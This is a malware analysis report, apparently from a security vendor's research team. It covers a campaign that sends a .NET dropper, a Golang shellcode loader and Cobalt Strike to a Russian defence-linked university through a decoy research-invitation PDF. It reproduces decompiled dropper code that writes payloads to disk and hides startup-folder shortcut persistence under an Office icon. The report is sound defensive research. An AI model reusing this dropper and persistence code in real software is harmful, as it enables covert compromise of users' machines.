Operation HollowQuill: Malware delivered into Russian R&D Networks via Research Decoy PDFs

Subhajeet Singha

Operation HollowQuill: Malware delivered into Russian R&D Networks via Research Decoy PDFs.

Contents

Introduction

SEQRITE Labs APT-Team has been tracking and has uncovered a campaign targeting the **Baltic State Technical University**, a well-known institution for various **defense, aerospace, and**

advanced engineering programs that contribute to Russia's military-industrial complex. Tracked as **Operation HollowQuill**, the campaign leverages **weaponized decoy documents** masquerading as official research invitations to infiltrate **academic, governmental, and defense-related networks**. The threat entity delivers a malicious RAR file which contains a .NET malware dropper, which further drops other Golang based shellcode loader along with legitimate OneDrive application and a decoy-based PDF with a final Cobalt Strike payload.

Key Targets

Industries Affected

Academic & Research Institutions

Military & Defense Industry.


Aerospace & Missile Technology

Government oriented research entities.

Geographical Focus

Russian Federation.

Infection Chain.



Initial Findings.

In the early months of 2025, our team found a malicious RAR archive file named as *Исх 3548 о формировании государственных заданий на проведение фундаментальных и поисковых исследований БГТУ «ВОЕНМЕХ» им. Д.Ф. Устинова.rar* , which translates to Outgoing 3548

on the formation of state assignments for conducting fundamental and exploratory research at BSTU 'VOENMEKH' named after D.F. Ustinov.rar surfaced on **Virus Total.** Upon investigation, we determined that this RAR has been used as a preliminary source of infection, containing a malicious .NET dropper which contains multiple other payloads along with a PDF based decoy.


The RAR archive contains a malicious .NET executable functioning as a dropper, named "*Исх 3548 о формировании государственных заданий на проведение фундаментальных и поисковых исследований БГТУ «ВОЕНМЕХ» им. Д.Ф. Устинова*" which also translates to Outgoing No. 3548 regarding the formation of state assignments for conducting fundamental and exploratory research at BSTU 'VOENMEKH' named after D.F. Ustinov. This dropper is responsible for deploying a legitimate OneDrive executable alongside a malicious shellcode loader written in Golang. Upon execution, the .NET executable performs several operations: one of them it deploys the Golang loader containing shellcode, injects the shellcode into the legitimate OneDrive process, and spawns a decoy document. Before delving into the technical details, let's first examine the decoy document.

Looking into the decoy-document.

Upon looking into the decoy document, it turns out that this lure is a document related to the **Ministry of Science and Higher Education of Russia**, specifically concerning **Baltic State Technical University "VOENMEKH" named after D.F. Ustinov**. The document appears to be an official communication addressed to multiple organizations, potentially discussing state-assigned research projects or defense-related academic collaborations.

МИНОБРНАУКИ РОССИИ
федеральное государственное бюджетное образовательное учреждение высшего образования
«Балтийский государственный технический университет «ВОЕНМЕХ» им. Д.Ф. Устинова»
(БГТУ «ВОЕНМЕХ» им. Д.Ф. Устинова)

Санкт-Петербург, 190005, 1-я Красноармейская ул., д. 1
Тел.: (812) 316-2394, Факс: (812) 490-0591
E-mail: komdep@bstu.spb.su. www.voenmeh.ru
ИНН 7809003047
16.12.2024 № 3/548



Руководителям организаций
(по списку)

The above is a translated version of the initial sections of the decoy.

Уважаемые коллеги!

Уважаемые коллеги!

Благодарю Вас за многолетнее и плодотворное сотрудничество в реализации совместных научно-исследовательских проектов в области передовых направлений промышленности РФ.

В связи с применением новых подходов к формированию государственных заданий на проведение фундаментальных и поисковых исследований на новый бюджетный цикл 2026-2028 годов (письмо от 28.10.2024 № МН-13/3325-ДС) (Приложение 1) Министерства науки и высшего образования Российской Федерации прошу Вас определить потребность в реализации научно-исследовательских, опытно-конструкторских и технологических работ гражданского назначения в интересах Вашей организации, в соответствии с перечнем основных научных направлений БГТУ «ВОЕНМЕХ» им. Д.Ф. Устинова (Приложение 2) и разместить предложения (технологические запросы) на выполнение научных исследований в рамках государственного задания организациями в Единой государственной информационной системе учета научно-исследовательских, опытно-конструкторских и технологических работ гражданского назначения (далее - ЕГИСУ НИОКТР) в сервисе «Технологические запросы» в срок до 01.12.2024г. Регистрация

The contents and the entire decoy confirm that this PDF serves as a comprehensive guideline for the allocation of state-assigned research tasks, outlining the process for organizations to submit proposals for fundamental and applied research projects under the 2026-2028 budget cycle. It provides instructions for institutions, particularly those engaged in advanced scientific and technological research, on how to register their technological requests within the Unified State Information System for Scientific Research and Technological Projects (ЕГИСУ НИОКТР) before the specified deadline.

осуществляется через личный кабинет организации на портале «Госуслуги». **Финансовое обеспечение государственного задания осуществляется за счет бюджетных ассигнований по линии Минобрнауки России.**

По всем вопросам прошу Вас обращаться к ответственному исполнителю работ – старшому научному сотруднику Департамента фундаментальных и поисковых исследований Мельникову Богдану

Евгеньевичу, e-mail: melnikov_be@voenmeh.ru.

С уважением,
д.т.н., профессор, и.о. ректора А.Е. Шашурин

Now, looking into the later part of the decoy it can be seen that the decoy document provides additional information on the submission process for state-assigned research tasks, emphasizing that financial support for these projects will come from budgetary allocations through the Ministry of Science and Higher Education of Russia. Also, the document mentions contact details for inquiries of Bogdan Evgenyevich Melnikov, a senior researcher in the Department of Fundamental and Exploratory Research, with an email address for communication.


Well, at the end of this decoy, it can be seen that it has been signed by A.E. Shashurin, who is identified as a Doctor of Technical Sciences **(д.т.н.)**, professor, and acting rector (**и.о. ректора)** of the institution. Overall, this lure document serves as an official communication from the Ministry of Science and Higher Education of Russia, providing guidelines for organizations regarding state-funded research initiatives.


Technical Analysis

We will divide our analysis into four main sections. **First**, we will examine the malicious RAR archive. **Second**, we will delve into the malicious .NET dropper. **Third,** we will focus on analyzing the working of the malicious Golang based shellcode injector and at the end, we will look into the malicious Cobalt Strike payload. This detailed exploration will shed light on the methodologies employed and provide insights into the threat actor's tactics within this particular campaign.

Stage 1 – Malicious RAR File.


Upon examining the malicious RAR file, it contains another malicious executable named Исх 3548 о формировании государственных заданий на проведение фундаментальных и поисковых исследований БГТУ «ВОЕНМЕХ» им. Д.Ф. Устинова. After initial analysis of the file's artefacts it was revealed it is a 32-bit .NET-based executable. In the next section, we will explore the functionality of this.NET executable.






Stage 2 – Malicious .NET malware-dropper.

Now, let us look into the workings of the .NET file which was compressed inside the RAR archive. As in the previous section we found that the binary is basically a 32-bit.NET executable, it is also renamed as SystemUpdaters.exe while we loaded it into analysis tools.





Upon looking inside, the sample, we found three interesting methods. Now let us dive deep into

them.



Looking into the first method we can see that the Main function, we can see that it calls another method MyCustomApplicationContext . Let us analyze the method.





Next, looking into the method, we found that the code initially checks whether the decoy PDF is present inside the C:\Users\Appdata\Roaming\Documents location, in case the PDF file is not present, it goes ahead and copies the decoy, which is stored under the resources section, and writes it into the location.

```
bool flag4 = !flag3;
if (flag4)
{
    byte[] oneDrive = Resources.OneDrive;
    using (BinaryWriter binaryWriter2 = new BinaryWriter(File.Open(path, FileMode.Create)))
    {
        binaryWriter2.Write(oneDrive);
        binaryWriter2.Close();
        binaryWriter2.Dispose();
    }
}
```


Next, looking into the code further, we found that it checks if the file OneDrive.exe which is basically the legitimate OneDrive application exists, in case it does not find it on the desired location, it goes ahead and copies the legitimate application stored under the resource section, and writes it into the location.

```
string text2 = this.R_CB();
string text3 = "Drives";
string text4 = new string(new char[]
{
    'O',
    'n',
    'e'
});
string text5 = string.Concat(new string[]
{
    text2,
    "\\",
    text4,
    text3,
    "_v2_1.exe"
});
bool flag5 = File.Exists(text5);
bool flag6 = !flag5;
if (flag6)
{
    byte[] oneDriver = Resources.OneDriver;
    using (BinaryWriter binaryWriter3 = new BinaryWriter(File.Open(text5, FileMode.Create)))
    {
        binaryWriter3.Write(oneDriver);
        binaryWriter3.Close();
        binaryWriter3.Dispose();
    }
}
```

Looking into the later part of code, we found that it checks for a file named as OneDrives_v2_1.exe under the location C:\Users\Appdata\Roaming\Driver , in case it did not find the file, just like similar files, it copies the executable from the resources section and writes it to the location.

```
string s = Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\X2yL.lnk";
MyCustomApplicationContext.H3kT7fXw(s, text5, "9xwQm1L", "C:\\Users\\Public", "ZpL9m");
Console.WriteLine("Q1k0xW!");
ProcessStartInfo startInfo = new ProcessStartInfo(text);
Process.Start(startInfo);
bool messageLoop = Application.MessageLoop;
if (messageLoop)
{
    Application.Exit();
}
else
{
    Environment.Exit(1);
}
```

```
private static void H3kT7fXw(string s, string t, string d, string w, string n)
{
    WshShell wshShell = (WshShell)Activator.CreateInstance(Type.GetTypeFromCLSID(new Guid("72C24DD5-D70A-438B-8A42-98424888AF88")));
    if (MyCustomApplicationContext.<>o__8.<>p__0 == null)
    {
        MyCustomApplicationContext.<>o__8.<>p__0 = CallSite<Func<CallSite, object, IWshShortcut>>.Create(Binder.Convert(CSharpBinderFlags.ConvertExplicit, typeof(IWshShortcut), typeof
          (MyCustomApplicationContext)));
    }
    IWshShortcut wshShortcut = MyCustomApplicationContext.<>o__8.<>p__0.Target(MyCustomApplicationContext.<>o__8.<>p__0, wshShell.CreateShortcut(s));
    bool flag = File.Exists("C:\\Program Files\\Microsoft Office\\Root\\VFS\\Windows\\Installer\\{90160000-000F-0000-1000-0000000FF1CE}\\grv_icons.exe");
    if (flag)
    {
        wshShortcut.IconLocation = "C:\\Program Files\\Microsoft Office\\Root\\VFS\\Windows\\Installer\\{90160000-000F-0000-1000-0000000FF1CE}\\grv_icons.exe";
    }
    wshShortcut.TargetPath = t;
    wshShortcut.Description = d;
    wshShortcut.WorkingDirectory = w;
    wshShortcut.WindowStyle = 1;
    wshShortcut.Save();
```




Then looking into one of the most intriguing aspects of this dropper is its use of a shortcut (.lnk) file named X2yL.lnk as a persistence mechanism by placing it in the Windows Startup folder to ensure execution upon system boot. Upon analyzing the H3kT7fXw method, we observed that it is responsible for creating this shortcut file. The method utilizes WshShell to generate the .lnk file and assigns it a **Microsoft Office-based icon**, making it less suspicious. Additionally, the target path of the shortcut is set to the location where the malicious payload I.e., OneDrives_v2_1.exe is stored, ensuring its execution whenever the shortcut is triggered upon booting.

```
        ProcessStartInfo startInfo = new ProcessStartInfo(text);
        Process.Start(startInfo);
